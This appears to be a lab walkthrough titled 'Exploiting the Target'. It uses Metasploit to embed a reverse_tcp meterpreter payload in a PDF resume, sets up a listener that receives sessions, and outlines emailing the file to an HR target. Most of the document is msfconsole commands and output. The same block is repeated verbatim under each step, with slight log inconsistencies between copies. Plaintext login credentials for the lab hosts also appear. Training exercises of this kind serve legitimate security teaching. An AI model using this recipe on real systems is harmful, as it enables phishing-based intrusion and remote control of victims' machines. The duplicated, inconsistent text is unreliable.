

# TASK 9.2

## Exploiting the Target


Rev B




1	Open an RDP.....	3
1.1	Enter Attack Box information and connect.....	4
1.1.1	Check the box to Don't ask again for connections to this computer...and press Yes.....	5
2	Run PuTTY.....	6
2.1	msfconsole .....	7
2.2	use exploit/windows/fileformat/adobe_pdf_embedded_exe .....	8
2.3	set payload windows/meterpreter/reverse_tcp .....	9
2.4	set lhost 10.0.99.30.....	9
2.5	set lport 4444 .....	9
2.6	set filename milocv.pdf.....	9
2.7	set infilename /home/phantom3472/CV/miloresume.pdf .....	10
2.8	run .....	10
3	use exploit/multi/handler .....	10
3.1	set payload windows/meterpreter/reverse_tcp .....	11
3.2	set lhost 10.0.99.30.....	11
3.3	set lport 4444 .....	11
3.4	set exitonsession false .....	12
3.5	exploit -j.....	12
4	Send email to Aerospatiale-Trombert HR target.....	12
5	Open session.....	14
5.1	getuid .....	14
5.2	meterpreter > cd .. .....	14
5.3	cd Users.....	15
5.4	cd desktop.....	16
5.5	getuid .....	16
6	getpid.....	17
6.1	migrate .....	17
6.2	screengrab.....	17
7	WinSCP.....	18
7.1	Remote Desktop.....	18
7.2	Screen Shot .....	19

## 1 Open an RDP

Search and open new RDP (Remote Desktop Protocol) and run as administrator.



Select Yes




## 1.1 Enter Attack Box information and connect

Attack Box



IP Address: 10.0.122.54

Username: ephemeral


Password: Vt3iXeqW38iwG2GUkuQs



### 1.1.1 Check the box to Don't ask again for connections to this computer...and press Yes




## 2 Run PuTTY





IP: 10.0.99.30


Username: phantom3472

Password: wgSOx9Od3s7q166vXoXu





## 2.1 msfconsole







## 2.3 set payload windows/meterpreter/reverse\_tcp

set payload windows/meterpreter/reverse\_tcp

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename milocv.pdf
filename => milocv.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/CV/miloresume.pdf
infilename => /home/phantom3472/CV/miloresume.pdf
msf exploit(adobe_pdf_embedded_exe) > run

[*] Reading in '/home/phantom3472/CV/miloresume.pdf'...
[*] Parsing '/home/phantom3472/CV/miloresume.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'milocv.pdf' file...
[*] milocv.pdf stored at /home/phantom3472/.msf4/local/milocv.pdf
```

## 2.4 set lhost 10.0.99.30

set IP: 10.0.99.30

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename milocv.pdf
filename => milocv.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/CV/miloresume.pdf
infilename => /home/phantom3472/CV/miloresume.pdf
msf exploit(adobe_pdf_embedded_exe) > run

[*] Reading in '/home/phantom3472/CV/miloresume.pdf'...
[*] Parsing '/home/phantom3472/CV/miloresume.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'milocv.pdf' file...
[*] milocv.pdf stored at /home/phantom3472/.msf4/local/milocv.pdf
```

## 2.5 set lport 4444

set lport 4444

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename milocv.pdf
filename => milocv.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/CV/miloresume.pdf
infilename => /home/phantom3472/CV/miloresume.pdf
msf exploit(adobe_pdf_embedded_exe) > run

[*] Reading in '/home/phantom3472/CV/miloresume.pdf'...
[*] Parsing '/home/phantom3472/CV/miloresume.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'milocv.pdf' file...
[*] milocv.pdf stored at /home/phantom3472/.msf4/local/milocv.pdf
```

## 2.6 set filename milocv.pdf

milocv.pdf

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename milocv.pdf
filename => milocv.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/CV/miloresume.pdf
infilename => /home/phantom3472/CV/miloresume.pdf
msf exploit(adobe_pdf_embedded_exe) > run

[*] Reading in '/home/phantom3472/CV/miloresume.pdf'...
[*] Parsing '/home/phantom3472/CV/miloresume.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'milocv.pdf' file...
[*] milocv.pdf stored at /home/phantom3472/.msf4/local/milocv.pdf
```

## 2.7 set infilename /home/phantom3472/CV/miloresume.pdf

set infilename /home/phantom3472/CV/miloresume.pdf

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename milocv.pdf
filename => milocv.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/CV/miloresume.pdf
infilename => /home/phantom3472/CV/miloresume.pdf
msf exploit(adobe_pdf_embedded_exe) > run

[*] Reading in '/home/phantom3472/CV/miloresume.pdf'...
[*] Parsing '/home/phantom3472/CV/miloresume.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'milocv.pdf' file...
[*] milocv.pdf stored at /home/phantom3472/.msf4/local/milocv.pdf
```

## 2.8 run

run

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename milocv.pdf
filename => milocv.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/CV/miloresume.pdf
infilename => /home/phantom3472/CV/miloresume.pdf
msf exploit(adobe_pdf_embedded_exe) > run

[*] Reading in '/home/phantom3472/CV/miloresume.pdf'...
[*] Parsing '/home/phantom3472/CV/miloresume.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'milocv.pdf' file...
[*] milocv.pdf stored at /home/phantom3472/.msf4/local/milocv.pdf
```

## 3 use exploit/multi/handler

use exploit/multi/handler

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >

[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.150.62:54898) at 2024-02-13 23:42:30 +0000
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] OpenSSL::SSL:SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:61362) at 2024-02-13 23:42:34 +0000
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] OpenSSL::SSL:SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] Meterpreter session 3 opened (10.0.99.30:4444 -> 10.0.150.62:54947) at 2024-02-13 23:43:59 +0000
```

### 3.1 set payload windows/meterpreter/reverse\_tcp

set payload windows/meterpreter/reverse\_tcp

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.150.62:54898) at 2024-02-13 23:42:30 +0000
[*] Sending stage (957487 bytes) to 10.0.150.62
[-] OpenSSL:SSL:SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:61362) at 2024-02-13 23:42:34 +0000
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL:SSL:SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] Meterpreter session 3 opened (10.0.99.30:4444 -> 10.0.150.62:54947) at 2024-02-13 23:43:59 +0000
```

### 3.2 set lhost 10.0.99.30

set lhost 10.0.99.30

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.150.62:54898) at 2024-02-13 23:42:30 +0000
[*] Sending stage (957487 bytes) to 10.0.150.62
[-] OpenSSL:SSL:SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:61362) at 2024-02-13 23:42:34 +0000
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL:SSL:SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] Meterpreter session 3 opened (10.0.99.30:4444 -> 10.0.150.62:54947) at 2024-02-13 23:43:59 +0000
```

### 3.3 set lport 4444

set lport 4444

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.150.62:54898) at 2024-02-13 23:42:30 +0000
[*] Sending stage (957487 bytes) to 10.0.150.62
[-] OpenSSL:SSL:SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:61362) at 2024-02-13 23:42:34 +0000
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL:SSL:SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] Meterpreter session 3 opened (10.0.99.30:4444 -> 10.0.150.62:54947) at 2024-02-13 23:43:59 +0000
```

### 3.4 set exitonsession false

set exitonsession false

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.150.62:54898) at 2024-02-13 23:42:30 +0000
[*] Sending stage (957487 bytes) to 10.0.150.62
[-] OpenSSL:SSL:SSL_ERROR_SSL accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:61362) at 2024-02-13 23:42:34 +0000
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL:SSL:SSL_ERROR_SSL accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] Meterpreter session 3 opened (10.0.99.30:4444 -> 10.0.150.62:54947) at 2024-02-13 23:43:59 +0000
```

